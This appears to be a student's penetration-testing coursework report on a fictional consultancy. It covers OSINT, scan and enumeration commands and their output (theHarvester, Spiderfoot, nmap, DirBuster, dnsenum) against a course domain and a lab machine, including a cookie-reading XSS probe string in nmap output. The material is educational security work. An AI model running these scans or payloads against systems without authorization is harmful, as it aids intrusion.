



INFORMATICS  
INSTITUTE OF  
TECHNOLOGY

## INFORMATICS INSTITUTE OF TECHNOLOGY

In Collaboration with

**UNIVERSITY OF WESTMINSTER (UOW)**

BEng (Hons) in Software Engineering

**6COSC019C.2 Cyber Security**

**– COURSEWORK –**

**Scenario Based Lab Report**

Module Leader: Saman Hettiarachchi

*Date of submission: Tuesday 07 May 2024 at 01:00 pm*

Student Name: A.E.W Jayatilake

IIT Student ID: 2019530

UOW No: w1761374

# Table of Contents

Building the Scenario.....	4
A - Information Gathering: .....	4
OSINT Activities: .....	5
Example 1-Harvester .....	5
Example 2 - Spiderfoot .....	6
The Effectiveness.....	8
Why does the penetration Testers Use OSINT? .....	8
The Scenario Assessment: .....	8
1. Website Reconnaissance:.....	9
The Scenario Assessment: .....	10
2. Port Scanning and Enumeration: .....	11
The Scenario Assessment: .....	14
B - Server-Side Exploits: .....	15
1. Data Tampering: .....	15
The Scenario Assessment: .....	17
2. SQL Injection:.....	18
The Scenario Assessment: .....	19
3. XSS Scripting: .....	20
The Scenario Assessment: .....	21
4. Other Vulnerabilities.....	22
4.1. Exploiting File Inclusions and Uploads: .....	22
The Scenario Assessment: .....	23
4.2. Other Vulnerabilities – OS Command Injection: .....	24
The Scenario Assessment: .....	25
5. Cryptanalysis Attack:.....	26
The Scenario Assessment: .....	27
C - Client-Side Exploits: .....	28
1. Man-in-the-Middle Attack (MiTM):.....	28
The Scenario Assessment: .....	30
2. Social Engineering Attack: .....	31
The Scenario Assessment: .....	32
D - Denial of Service Attacks: .....	33

1. DoS the Web Server: .....	33
The Scenario Assessment: .....	36
E - Threats Mitigation Techniques & Recommendations: .....	37
.....	37
1. Minimizing Threats in the Reconnaissance Phase:.....	37
2. Preventing Information Disclosure during Scanning and Enumeration: .....	38
3. Protecting Against SQL Injection:.....	38
4. Protecting Against Cross-Site Scripting Attacks:.....	39
5. Protecting Against Cryptanalysis Attacks: .....	40
6. Mitigating Man-in-the-Middle Attacks: .....	40
7. Preventing Social Engineering Attacks: .....	41
8. Protecting Against DoS Attacks: .....	43
9. Intrusion Detection and Prevention Systems .....	44
References.....	46

## Table of Figures

Figure-1-Harvester.....	5
Figure-2-Results.....	6
Figure-3-Spiderfoot.....	6
Figure-4-Spiderfoot.....	7
Figure-5-AFFILICATE.....	7
Figure-6-WEB-SERVER .....	8
Figure 7 Reconnaissance-NMap .....	9
Figure 8 FINGERPRINTING-THE-FIREWALL-(nmap) .....	9
Figure-9-Website-Reconnaissance-(DirBuster).....	9
Figure-10-Website-Reconnaissance-(DirBuster)-Report .....	10
Figure-11-NMAP-PORT-SCANNING .....	11
Figure-12-NMAP .....	11
Figure 13-Example-of-Knocking-the-door.....	11
Figure-14-NMAP-SP .....	12
Figure-15-SUDO-NMAP.....	12
Figure-16-Results-of-Enumeration .....	13
Figure-17-Results-of-SRV-Enumeration .....	14
Figure-18-OWASP-MANTRA.....	15
Figure-19-OWASP-TAMPERING-SERVER-OF-WEB-APP .....	15
Figure-20-WRONG-LOGIN-INFORMATION .....	16
Figure-21-TAMPER-OF-LOGING-WITH-VALID- INFORMATION .....	16
Figure-22-OWASP-MANTRA-TAMPERED-DATA-OF-POST-WEB-APP .....	17
Figure-23-OWASP-Vulnerability-SQL-Injection .....	18
Figure-24-USER-ID-SQL-Injection .....	19

Figure-25-XSS-SCRIPTING-OUTPUT-FOR-VALID-INPUT .....	20
Figure-26-STORE-VULNERABILITY-OF-XSS-SCRIPT .....	20
Figure-27-COOKIE-OF-XSS-SCRIPT-VULNERABILITY .....	21
Figure-28-STORAGE-FILE-LOCATION .....	22
Figure-29-UPLOADED-TO-THE-SERVER-PHP-FILE .....	22
Figure-30-UPLOADED-TO-THE-SERVER-PHP-FILE .....	23
Figure-31-UPLOADED-SUCCESSFULLY-TO-THE-SERVER .....	23
Figure-32-UPLOADED-SUCCESSFULLY-TO-THE-SERVER .....	23
Figure-33-OS-COMMAND-INJECTION-CHECKES-IF-IT'S-AVAILABLE-IN-WEB-APP-OF-OWASP.....	24
Figure-34-Attacker-Machine-using-Reverse-Shell.....	25
Figure-35-RDP-Man-in-the-middle-Using-Seth.sh-to-steal-passwords .....	27
Figure-36-HOW-Man-in-the-Middle-NETWORK-WORKS.....	28
Figure-37-Three-machines-IP-ADDRESSES.....	28
Figure-38-LOGIN .....	29
Figure-39-TARGETING-IP .....	29
Figure-40-etterfilter-0.8.3.1 .....	29
Figure-41-User-details .....	30
Figure-42-ATTACKERS-MACHINE-FAKE-WEB-SITE-ADDRESS.....	31
Figure-43-WEBSITE-CLONED-WITH-SET .....	31
Figure-44-INTERFACE-OF-SET .....	31
Figure-45-AFTER-GETTING-ALL-LOGIN-DETAILS-CONNECTED-TO-THE-REAL-WEB-SITE .....	32
Figure-46-SYN-FLOOD-HOW-IT-WORKS .....	33
Figure-47-BEFORE-THE-ATTACK-CPU-USAGE-OF-OWASP .....	34
Figure-48-COMMENCE-ATTACK-IN-KALI .....	34
Figure-49-DURING-THE-ATTACK-CPU-USAGE-OF-OWASP .....	34
Figure-50-Smurf-DoS-Attack .....	35
Figure-51-BEFORE-THE-ATTACK-CPU-USAGE-OF-OWASP .....	35
Figure-52-DOS-ATTACK-COMMENCING-THE-SMURF .....	35
Figure-53-DURING-THE-ATTACK-CPU-USAGE-OF-OWASP .....	36
Figure-54-Types-of-Attacks .....	37
Figure-55-Minimizing-Threats-in-the-Reconnaissance-Phase .....	37
Figure-56-Port-knocking.....	38
Figure-57-SQL-Injection .....	38
Figure-58-Cross-Site-Scripting-(XSS)-attack.....	39
Figure-59-Cryptanalysis-Attacks .....	40
Figure-60-Man-in-the-Middle-Attack.....	40
Figure-61-Social-Engineering-Attack.....	41
Figure-62-Types-of-Social-Engineering.....	42
Figure-63-DoS-Attack .....	43
Figure-64-IPS-and-IDS .....	44

## List of Tables

Table-1-Difference-between-IDS-and-IPS .....	44
--	----

## **Building the Scenario**

### **Scenario Organization: CyberSafeGuard Solutions Ltd.**

CyberSafeGuard Solutions Ltd. is a medium-sized cybersecurity consultancy, specializing in tailored security solutions for small and medium-sized businesses (SMBs). With around 50 employees, the company serves clients nationwide, offering services like penetration testing, vulnerability assessments, and incident response planning.

### **Type and Size of Organization:**

CyberSafeGuard Solutions Ltd. operates as a medium-sized cybersecurity consultancy, serving clients nationwide.

### **Type of Data:**

The Company manages sensitive data including,

- Financial records
- Client information
- Internal communications
- Requiring robust protection against unauthorized access

### **Types of Users:**

The user base includes managers, IT specialists, cybersecurity experts, and administrative staff, each with distinct roles in the organization.

### **Scenario Description:**

"I'm leading a penetration test focusing on CyberSafeGuard Solutions' web application. This platform manages client engagements, security audits, and facilitates communication. The application, overseen by administrative users, holds sensitive client data and features messaging for real-time collaboration. The test aims to identify vulnerabilities and provide remediation recommendations, supporting the company's commitment to cybersecurity excellence."

## A - Information Gathering:

OSINT investigations unveiled security risks and organizational structure for CyberSafeGuard Solutions Ltd. through sources like social media and online documents. Website reconnaissance exposed flaws, aiding exploitation attempts, while insights from source code and transactions were vital for evaluation.

## **OSINT Activities:**

Publicly available information aids OSINT operations in assessing potential security threats, understanding the target's digital footprint, and guiding subsequent penetration testing efforts.

## Example 1-Harvester

The Harvester tool is a versatile OSINT (Open Source Intelligence) tool used to gather information about a target domain or organization from various public sources on the internet. It systematically collects data such as email addresses, subdomains, hostnames, and employee names from sources like search engines, social media platforms, and public databases.

For example, in the context of the cwscenario.site web application, the Harvester tool can be employed to extract email addresses associated with the domain, identify subdomains, and uncover any publicly available information about the organization's employees or partners. This information can provide valuable insights into the organization's digital footprint, potential attack vectors, and areas of vulnerability, helping to inform subsequent penetration testing efforts.

```
(w1761374_achintha㉿kali)-[~]
$ theHarvester -d cwscenario.site -b all
*****
* [!] Missing APT key for binaryedge.
*****
```

*Figure-1-Harvester*

It searches a wide range of websites, apps, and search engines to gather important data.

```
[*] Searching Threatcrowd.
[*] Searching Qwant.
[*] Searching Urlscan.
[*] Searching Threatminer.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected
mimetype: text/html; charset=utf-8', url=URL('https://sonar.omnisint.io/all/
cwsenario.site?page=1')
[*] Searching Omnisint.

[*] ASNs found: 1
AS8560

[*] Interesting URLs found: 1
https://cwsenario.site/

[*] LinkedIn Links found: 0

[*] IPs found: 3
50.87.192.155
217.160.0.219
2001:8d8:100f:f000::2b6

[*] No emails found.

[*] Hosts found: 12
autodiscover.cwsenario.site:195.20.225.174
cpanel.cwsenario.site
cpcalendars.cwsenario.site
cpcontacts.cwsenario.site
mail.cwsenario.site
webdisk.cwsenario.site
webmail.cwsenario.site
www.cwsenario.site:217.160.0.219
```

Figure-2-Results

During the evaluation, the Harvester identified 12 IP addresses and a website host, providing a comprehensive digital footprint for further OSINT operations.

## Example 2 - Spiderfoot

Another important OSINT tool, Spiderfoot, improved the capability to obtain intelligence about the cwsenario.site web application.




Figure-3-Spiderfoot

It managed to acquire a thorough understanding of the website's infrastructure and related data categories by utilizing Spiderfoot.

Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Internet Name	6	6	2024-04-27 13:34:42
BGP AS Membership	1	2	2024-04-27 13:37:33
Co-Hosted Site	2	12	2024-04-27 13:34:56
DNS SPF Record	1	1	2024-04-27 13:34:41
DNS TXT Record	2	2	2024-04-27 13:34:41
Domain Name	1	11	2024-04-27 13:34:57
Domain Name (Parent)	1	1	2024-04-27 13:37:09
Email Gateway (DNS MX Records)	2	2	2024-04-27 13:34:41
IP Address	1	1	2024-04-27 13:34:00
IPv6 Address	1	1	2024-04-27 13:34:00
Internet Name	4	29	2024-04-27 13:37:09
Internet Name - Unresolved	6	42	2024-04-27 13:34:56
Linked URL - Internal	2	2	2024-04-27 13:33:06
Name Server (DNS NS Records)	4	4	2024-04-27 13:34:41
Netblock Membership	1	1	2024-04-27 13:37:33
Physical Address	1	1	2024-04-27 13:37:22

Figure-4-Spiderfoot

Among the noteworthy discoveries were associated IP addresses and web servers.

Data Element	Source Data Element	Source Module	Identified
adsredir.ionos.info	autodiscover.cwscenario.site	sfp_dnsraw	2024-04-27 13:38:26
mx00.ionos.co.uk	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:42
mx01.ionos.co.uk	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:42
ns1032.ui-dns.de	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:42
ns1093.ui-dns.com	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:41
ns1108.ui-dns.org	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:41
ns1115.ui-dns.biz	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:42

Figure-5-AFFILIATE

Browse / Web Server				
	Data Element	Source Data Element	Source Module	Identified
<input type="checkbox"/>	Apache	cwscenario.site	sfp_urlscan	2024-04-27 13:33:06

*Figure-6-WEB-SERVER*

This thorough analysis offers priceless context for evaluating possible vulnerability areas and attack pathways.

**The Effectiveness-** By obtaining information from publicly available sources,

- OSINT tools are essential to information gathering process.
- This information forms the basis for identifying vulnerabilities in web applications, ranging from information about the infrastructure to possible avenues of attack.
- Penetration testers can find vulnerabilities and decide when to deploy security measures by modeling attacks and evaluating information they have gathered.
- An essential first step in the penetration testing process, OSINT gives testers information about the target's architecture, network topology, and possible security risks.

### **Why does the penetration Testers Use OSINT?**

OSINT is prioritized by penetration testers for its comprehensive information, enabling them to identify network topologies, domain names, servers, and infrastructure details for successful attacks and efficient mitigation strategies.

### **The Scenario Assessment:**

OSINT activities offer CyberSafeGuard Solutions Ltd. insights into potential attack vectors and vulnerabilities, aiding in effective security prioritization. To enhance defenses and protect sensitive user data, additional measures such as intrusion detection systems, web application firewalls, and firewalls can be implemented. Ultimately, OSINT tools enable comprehensive threat assessments, risk mitigation, and asset protection.

## 1. Website Reconnaissance:

The web application is thoroughly examined for transactions and code, using tools like nmap and dirBuster to locate firewall information and network ranges.

**Nmap,**

```
(w1761374_achintha㉿kali)-[~/usr/share/nmap/scripts]
└─$ nmap -p 80,443 --script=http-waf-detect www.cwscenario.site
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-27 14:28 EDT
Nmap scan report for www.cwscenario.site (217.160.0.219)
Host is up (0.38s latency).
Other addresses for www.cwscenario.site (not scanned): 2001:8d8:100f:f000::2b
6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com

PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_www.cwscenario.site:80/?p4yl04d3=<script>alert(document.cookie)</script>
443/tcp   open  https
| http-waf-detect: IDS/IPS/WAF detected:
|_www.cwscenario.site:443/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 4.73 seconds
```

Figure 7 Reconnaissance-NMap

```
(w1761374_achintha㉿kali)-[~/usr/share/nmap/scripts]
└─$ nmap -p 80,443 --script=http-waf-fingerprint www.cwscenario.site
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-27 16:14 EDT
Nmap scan report for www.cwscenario.site (217.160.0.219)
Host is up (0.28s latency).
Other addresses for www.cwscenario.site (not scanned): 2001:8d8:100f:f000::2b
6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
```

Figure 8 FINGERPRINTING-THE-FIREWALL-(nmap)

**DirBuster,**

```
(w1761374_achintha㉿kali)-[~]
└─$ dirbuster -Report
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file pure brute forcing
listLen: 65 minLen: 1 maxLen: 8
Total for a pure brute force = 3.2362363809204E14e-443.txt
Dir found: / - 200
Apr 29, 2024 5:49:45 AM au.id.jericho.lib.html.LoggerProviderJava$JavaLogger
info
INFO: StartTag a at (r180,c322,p24912) has missing whitespace after quoted attribute value at position (r180,c386,p24976)
Dir found: /h/ - 301
Dir found: /s/ - 301
Dir found: /H/ - 301 143
Exception in thread "Thread-29" java.lang.NullPointerException: Cannot invoke "java.io.BufferedReader.close()" because "d" is null
        at com.sittinglittleduck.DirBuster.workGenerators.WorkerGeneratorMultiThreaded.run(WorkerGeneratorMultiThreaded.java:295)
        at java.base/java.lang.Thread.run(Thread.java:833)
Exception in thread "Thread-30" java.lang.NullPointerException: Cannot invoke "java.io.BufferedReader.close()" because "d" is null
        at com.sittinglittleduck.DirBuster.workGenerators.WorkerGeneratorMultiThreaded.run(WorkerGeneratorMultiThreaded.java:295)
```

Figure-9-Website-Reconnaissance-(DirBuster)




Figure-10-Website-Reconnaissance-(DirBuster)-Report

### The Scenario Assessment:

During later stages of penetration testing, detailed data obtained from website reconnaissance is crucial for crafting precise attacks. For instance, understanding SQL injection vulnerabilities and the technology stack allows attackers to manipulate database queries, potentially extracting sensitive data or executing unauthorized actions. Additionally, insights into the application's data flow help identify potential entry points, such as inadequate access controls or insecure direct object references. This knowledge forms the basis for developing tailored exploit plans to target specific flaws in CyberSafeGuard Solutions Ltd.'s web services.

## 2. Port Scanning and Enumeration:

Port scanning and enumeration were performed on websites to identify network infrastructure vulnerabilities by scrutinizing server machines for open ports and operational services.

### Port Scanning,

Checking the server responds show in below figure.

```
(w1761374_achintha㉿kali)-[~]
$ nmap -sn 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-28 01:33 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0038s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Figure-11-NMAP-PORT-SCANNING

Getting the open ports on the Network, The Attackers are allowed through Open ports which connects with the network.

Information Executed from the server is shown below,

```
(w1761374_achintha㉿kali)-[~]
$ nmap 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-28 01:34 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0015s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  commplex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Figure-12-NMAP

```
(w1761374_achintha㉿kali)-[~]
$ sudo nmap -sV -O 192.168.56.102
[sudo] password for w1761374_achintha:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-28 01:35 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0026s latency).

Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; proto
                  col 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5
                  .3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/
                  2.6.5 mod_ssl/2.2.14 OpenSSL ... )
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5
                  .3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/
                  2.6.5 mod_ssl/2.2.14 OpenSSL ... )
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object Java Object Serialization
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port5001-TCP:V=7.93%I=7%D=4/28%Time=662DE027%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\x0\x05");
MAC Address: 08:00:27:5F:19:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
```

Figure-15-SUDO-NMAP

The network has been identified active Machines.

```
(w1761374_achintha㉿kali)-[~]
$ nmap -sP 192.168.56.-
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-28 01:36 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.23 seconds
```

Figure-14-NMAP-SP

Open ports serve as communication endpoints awaiting incoming connections. Port 22 (SSH) facilitates secure remote access and file transfers, while port 80 (HTTP) handles unencrypted web traffic.

- Brute-force attacks target Port 22 (SSH) with weak passwords.

- HTTP Port 80 is prone to various attacks like buffer overflow, cross-site scripting (XSS), and SQL injection.
- Attacks exploiting SMB and NetBIOS name server poisoning are common on Port 139 (NETBIOS-SSN).
- IMAP Port 143 is vulnerable to buffer overflow and email-based malware such as phishing.
- Port 443 (HTTPS) is susceptible to SSL/TLS vulnerabilities like Heartbleed and man-in-the-middle attacks.
- Port 5001 (Complex Link) may face data leaks or unauthorized access if the file-sharing system lacks adequate security.

## Results of Enumeration

```
w1761374_achintha@kali: ~
File Actions Edit View Help
(w1761374_achintha@kali):[~]
$ dnsenum --enum cwsscenario.site
dnsenum VERSION:1.2.6
--- cwsscenario.site ---
Host's addresses:
cwsscenario.site.          3600    IN   A    217.160.0.21
9

Name Servers:
ns1032.ui-dns.de.          228562  IN   A    217.160.80.3
2
ns1093.ui-dns.com.          221288  IN   A    217.160.82.9
3
ns1108.ui-dns.org.          45677   IN   A    217.160.83.1
08
ns1115.ui-dns.biz.          245678  IN   A    217.160.81.1
15

Mail (MX) Servers:
mx00.ionos.co.uk.           75672   IN   A    212.227.15.4
1
mx01.ionos.co.uk.           75672   IN   A    217.72.192.6
7

Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for cwsscenario.site on ns1108.ui-dns.org ...
AXFR record query failed: NOTAUTH
Trying Zone Transfer for cwsscenario.site on ns1115.ui-dns.biz ...
AXFR record query failed: NOTAUTH
Trying Zone Transfer for cwsscenario.site on ns1032.ui-dns.de ...
AXFR record query failed: NOTAUTH
Trying Zone Transfer for cwsscenario.site on ns1093.ui-dns.com ...
AXFR record query failed: NOTAUTH
```

Figure-16-Results-of-Enumeration

```
(w1761374_achintha㉿kali)-[~]
$ dnsrecon -d cwscenario.site
[*] std: Performing General Enumeration against: cwscenario.site ...
[-] DNSSEC is not configured for cwscenario.site
[*] SOA ns1093.ui-dns.com 217.160.82.93
[*] SOA ns1093.ui-dns.com 2001:8d8:fe:53:0:d9a0:525d:100
[*] NS ns1032.ui-dns.de 217.160.80.32
[*] Bind Version for 217.160.80.32 https://www.powerdns.com/
[*] NS ns1032.ui-dns.de 2001:8d8:fe:53:0:d9a0:5020:100
[*] NS ns1115.ui-dns.biz 217.160.81.115
[*] Bind Version for 217.160.81.115 https://www.powerdns.com/
[*] NS ns1115.ui-dns.biz 2001:8d8:fe:53:0:d9a0:5173:100
[*] NS ns1108.ui-dns.org 217.160.83.108
[*] Bind Version for 217.160.83.108 https://www.powerdns.com/
[*] NS ns1108.ui-dns.org 2001:8d8:fe:53:0:d9a0:536c:100
[*] NS ns1093.ui-dns.com 217.160.82.93
[*] Bind Version for 217.160.82.93 https://www.powerdns.com/
[*] NS ns1093.ui-dns.com 2001:8d8:fe:53:0:d9a0:525d:100
[*] MX mx00.ionos.co.uk 212.227.15.41
[*] MX mx01.ionos.co.uk 217.72.192.67
[*] A cwscenario.site 217.160.0.219
[*] AAAA cwscenario.site 2001:8d8:100f:f000::2b6
[*] TXT cwscenario.site v=spf1 include:_spf-eu.ionos.com ~all
[*] TXT cwscenario.site Well done for finding this. However I am afraid
you wont get an extra mark :(
[*] Enumerating SRV Records
[+] 0 Records Found

(w1761374_achintha㉿kali)-[~]
$
```

Figure-17-Results-of-SRV-Enumeration

## What is open port?

Open ports in a network accept TCP or UDP traffic, serving as communication endpoints for connections. They are essential for interaction with server technology. However, some open ports pose security risks, and unauthorized access is crucial to prevent data breaches.

## What Threats causes from Open port Network?

Open ports pose multiple threats to networks, including unauthorized access to sensitive data, potential damage to network integrity due to malicious services, and potential data breaches due to system flaws.

### The Scenario Assessment:

CyberSafeGuard Solutions Ltd.'s network faces numerous threats from open ports, providing entry points for cybercriminals to access sensitive data and install malicious services. Enumeration supplements port scanning, offering attackers insights into network ranges, active computers, and system architectures, facilitating targeted attacks on vulnerable components and services.

## B - Server-Side Exploits:

### 1. Data Tampering:

Data tampering is the unauthorized alteration of data transmitted or stored on a computer system, which violates the integrity principle of cybersecurity by compromising its accuracy and dependability.




Figure-18-OWASP-MANTRA

### Vulnerability Identification and Exploitation:

During penetration testing, a critical vulnerability was found in the web application, enabling unauthorized individuals to manipulate stored or transmitted data. This weakness provides attackers with an opportunity to tamper with data, risking misinformation or incorrect actions. Moreover, unauthorized access and alteration of sensitive information could compromise data confidentiality, exposing it to external threats.

